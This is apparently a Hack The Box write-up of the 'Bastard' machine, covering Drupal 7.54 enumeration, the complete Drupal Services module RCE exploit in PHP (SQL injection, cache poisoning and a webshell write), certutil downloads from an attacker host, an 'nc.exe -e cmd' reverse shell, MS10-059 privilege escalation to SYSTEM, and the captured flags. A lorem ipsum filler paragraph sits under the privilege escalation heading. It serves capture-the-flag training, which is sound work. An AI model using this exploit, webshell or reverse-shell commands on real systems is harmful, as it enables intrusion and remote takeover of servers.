Bastard

Kill chain

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privlige escalation
6. Loot
7. Archive

Resolution summary

- Learn how to use exploit suggester
- you could not create rev shell with powershell, no matter how you tried. This is wort to review
- Train you enumeration (both at the beggining of the assesment and during)

Improved skills

- Escalation
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
80/tcp    open  http
135/tcp   open  msrpc
49154/tcp open  unknown
```

Enumerated open TCP ports:

Enumerated top 200 UDP ports:

Enumeration

Port 80 - HTTP (Microsoft IIS httpd 7.5)

```
80/tcp    open     http       Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to Bastard | Bastard
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/bastard/CVE-2018-7600]
└─#  curl -s http://10.10.10.9/CHANGELOG.txt | grep -m2 ""

Drupal 7.54, 2017-02-01
```


Exploitation

Drupal 7.x Module Services – Remote Code Execution

```
┌──(root㉿kali)-[/home/kali/hackthebox/bastard]
└─# searchsploit Drupal 7
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-Extern	php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Inject	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Inject	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Si	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Inj	php/webapps/44355.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code E	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Comm	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Comman	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilit	php/webapps/33706.txt

https://vk9-sec.com/drupal-7-x-module-services-remote-code-execution/



exploit.php

```
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
<?php
# Drupal Services Module Remote Code Execution Exploit
# https://www.ambionics.io/blog/drupal-services-module-rce
# cf
#
```

```
# Three stages:
# 1. Use the SQL Injection to get the contents of the cache for current
endpoint
#    along with admin credentials and hash
# 2. Alter the cache to allow us to write a file and do so
# 3. Restore the cache
#

# Initialization

error_reporting(E_ALL);

define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$phpCode = <<<'EOD'

<?php

    if (isset($_REQUEST['fupload'])) {

        file_put_contents($_REQUEST['fupload'],
file_get_contents("http://10.10.14.12:8888/" . $_REQUEST['fupload']));

    };

    if (isset($_REQUEST['fexec'])) {

        echo "<pre>" . shell_exec($_REQUEST['fexec']) . "</pre>";

    };

?>

EOD;

$file = [

'filename' => 'virus.php',

'data' => $phpCode
```

```
];

$browser = new Browser($url . $endpoint_path);


# Stage 1: SQL Injection

class DatabaseCondition
{
    protected $conditions = [
        "#conjunction" => "AND"
    ];
    protected $arguments = [];
    protected $changed = false;
    protected $queryPlaceholderIdentifier = null;
    public $stringVersion = null;

    public function __construct($stringVersion=null)
    {
        $this->stringVersion = $stringVersion;

        if(!isset($stringVersion))
        {
            $this->changed = true;
            $this->stringVersion = null;
        }
    }
}

class SelectQueryExtender {
    # Contains a DatabaseCondition object instead of a SelectQueryInterface
    # so that $query->compile() exists and (string) $query is controlled by
us.
    protected $query = null;

    protected $uniqueIdentifier = QID;
    protected $connection;
    protected $placeholder = 0;

    public function __construct($sql)
    {
        $this->query = new DatabaseCondition($sql);
    }
}

$cache_id = "services:$endpoint:resources";
$sql_cache = "SELECT data FROM {cache} WHERE cid='$cache_id'";
$password_hash = '$S$D2NH.6IZNb1vbZEV1F0S9fqIz3A0Y1xueKznB8vWrMsnV/nrTpnd';
```

```
# Take first user but with a custom password
# Store the original password hash in signature_format, and endpoint cache
# in signature
$query =
    "0x3a) UNION SELECT ux.uid AS uid, " .
    "ux.name AS name, '$password_hash' AS pass, " .
    "ux.mail AS mail, ux.theme AS theme, ($sql_cache) AS signature, " .
    "ux.pass AS signature_format, ux.created AS created, " .
    "ux.access AS access, ux.login AS login, ux.status AS status, " .
    "ux.timezone AS timezone, ux.language AS language, ux.picture " .
    "AS picture, ux.init AS init, ux.data AS data FROM {users} ux " .
    "WHERE ux.uid<>(0"
;

$query = new SelectQueryExtender($query);
$data = ['username' => $query, 'password' => 'ouvreboite'];
$data = serialize($data);

$json = $browser->post(TYPE_PHP, $data);

# If this worked, the rest will as well
if(!isset($json->user))
{
    print_r($json);
    e("Failed to login with fake password");
}

# Store session and user data

$session = [
    'session_name' => $json->session_name,
    'session_id' => $json->sessid,
    'token' => $json->token
];
store('session', $session);

$user = $json->user;

# Unserialize the cached value
# Note: Drupal websites admins, this is your opportunity to fight back :)
$cache = unserialize($user->signature);

# Reassign fields
$user->pass = $user->signature_format;
unset($user->signature);
unset($user->signature_format);

store('user', $user);
```


```
if($cache === false)
{
    e("Unable to obtains endpoint's cache value");
}

x("Cache contains " . sizeof($cache) . " entries");

# Stage 2: Change endpoint's behaviour to write a shell

class DrupalCacheArray
{
    # Cache ID
    protected $cid = "services:endpoint_name:resources";
    # Name of the table to fetch data from.
    # Can also be used to SQL inject in DrupalDatabaseCache::getMultiple()
    protected $bin = 'cache';
    protected $keysToPersist = [];
    protected $storage = [];

    function __construct($storage, $endpoint, $controller, $action) {
        $settings = [
            'services' => ['resource_api_version' => '1.0']
        ];
        $this->cid = "services:$endpoint:resources";

        # If no endpoint is given, just reset the original values
        if(isset($controller))
        {
            $storage[$controller]['actions'][$action] = [
                'help' => 'Writes data to a file',
                # Callback function
                'callback' => 'file_put_contents',
                # This one does not accept "true" as Drupal does,
                # so we just go for a tautology
                'access callback' => 'is_string',
                'access arguments' => ['a string'],
                # Arguments given through POST
                'args' => [
                    0 => [
                        'name' => 'filename',
                        'type' => 'string',
                        'description' => 'Path to the file',
                        'source' => ['data' => 'filename'],
                        'optional' => false,
                    ],
                    1 => [
                        'name' => 'data',
                        'type' => 'string',
                        'description' => 'The data to write',
```

```
                        'source' => ['data' => 'data'],
                        'optional' => false,
                    ],
                ],
                'file' => [
                    'type' => 'inc',
                    'module' => 'services',
                    'name' => 'resources/user_resource',
                ],
                'endpoint' => $settings
            ];
            $storage[$controller]['endpoint']['actions'] += [
                $action => [
                    'enabled' => 1,
                    'settings' => $settings
                ]
            ];
        }

        $this->storage = $storage;
        $this->keysToPersist = array_fill_keys(array_keys($storage), true);
    }
}

class ThemeRegistry Extends DrupalCacheArray {
    protected $persistable;
    protected $completeRegistry;
}

cache_poison($endpoint, $cache);

# Write the file
$json = (array) $browser->post(TYPE_JSON, json_encode($file));


# Stage 3: Restore endpoint's behaviour

cache_reset($endpoint, $cache);

if(!(isset($json[0]) && $json[0] === strlen($file['data'])))
{
    e("Failed to write file.");
}

$file_url = $url . '/' . $file['filename'];
x("File written: $file_url");


# HTTP Browser
```


```
class Browser
{
    private $url;
    private $controller = CONTROLLER;
    private $action = ACTION;

    function __construct($url)
    {
        $this->url = $url;
    }

    function post($type, $data)
    {
        $headers = [
            "Accept: " . TYPE_JSON,
            "Content-Type: $type",
            "Content-Length: " . strlen($data)
        ];
        $url = $this->url . '/' . $this->controller . '/' . $this->action;

        $s = curl_init();
        curl_setopt($s, CURLOPT_URL, $url);
        curl_setopt($s, CURLOPT_HTTPHEADER, $headers);
        curl_setopt($s, CURLOPT_POST, 1);
        curl_setopt($s, CURLOPT_POSTFIELDS, $data);
        curl_setopt($s, CURLOPT_RETURNTRANSFER, true);
        curl_setopt($s, CURLOPT_SSL_VERIFYHOST, 0);
        curl_setopt($s, CURLOPT_SSL_VERIFYPEER, 0);
        $output = curl_exec($s);
        $error = curl_error($s);
        curl_close($s);

        if($error)
        {
            e("cURL: $error");
        }

        return json_decode($output);
    }
}

# Cache

function cache_poison($endpoint, $cache)
{
    $tr = new ThemeRegistry($cache, $endpoint, CONTROLLER, ACTION);
    cache_edit($tr);
}
```

```
function cache_reset($endpoint, $cache)
{
    $tr = new ThemeRegistry($cache, $endpoint, null, null);
    cache_edit($tr);
}

function cache_edit($tr)
{
    global $browser;
    $data = serialize([$tr]);
    $json = $browser->post(TYPE_PHP, $data);
}

# Utils

function x($message)
{
    print("$message\n");
}

function e($message)
{
    x($message);
    exit(1);
}

function store($name, $data)
{
    $filename = "$name.json";
    file_put_contents($filename, json_encode($data, JSON_PRETTY_PRINT));
    x("Stored $name information in $filename");
}
```


```
┌──(root㉿kali)-[/home/kali/hackthebox/bastard]
└─# php 41564.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce

#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/virus.php
```




```
http://10.10.10.9/virus.php?fexec=certutil%20-f%20-urlcache%20http://10.10.14.5:8000/nc.exe%20nc.exe
```




```
10.10.10.9/virus.php?fexec=nc.exe -e cmd 10.10.14.5 1234
```



Privilege Escalation

Local Enumeration


Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

MS10-059

https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS10-059/MS10-059.exe

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.9] 49526
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>certutil -f -urlcache http://10.10.14.5:8000/MS10-
059.exe MS10-059.exe
certutil -f -urlcache http://10.10.14.5:8000/MS10-059.exe MS10-059.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\inetpub\drupal-7.54>MS10-059.exe 10.10.14.5 1337
MS10-059.exe 10.10.14.5 1337
/Chimichurri/——>This exploit gives you a Local System shell
<BR>/Chimichurri/——>Changing registry values ... <BR>/Chimichurri/——>Got
```

```
SYSTEM token ... <BR>/Chimichurri/——>Running reverse shell ...
<BR>/Chimichurri/——>Restoring default registry values ... <BR>
C:\inetpub\drupal-7.54>
```



Trophy & Loot

user.txt

```
37477ba8e1883a7ffc97d800dde4faa9
```

root.txt

```
c49dcd35944c30f7b7ffb8b2bedfa092
```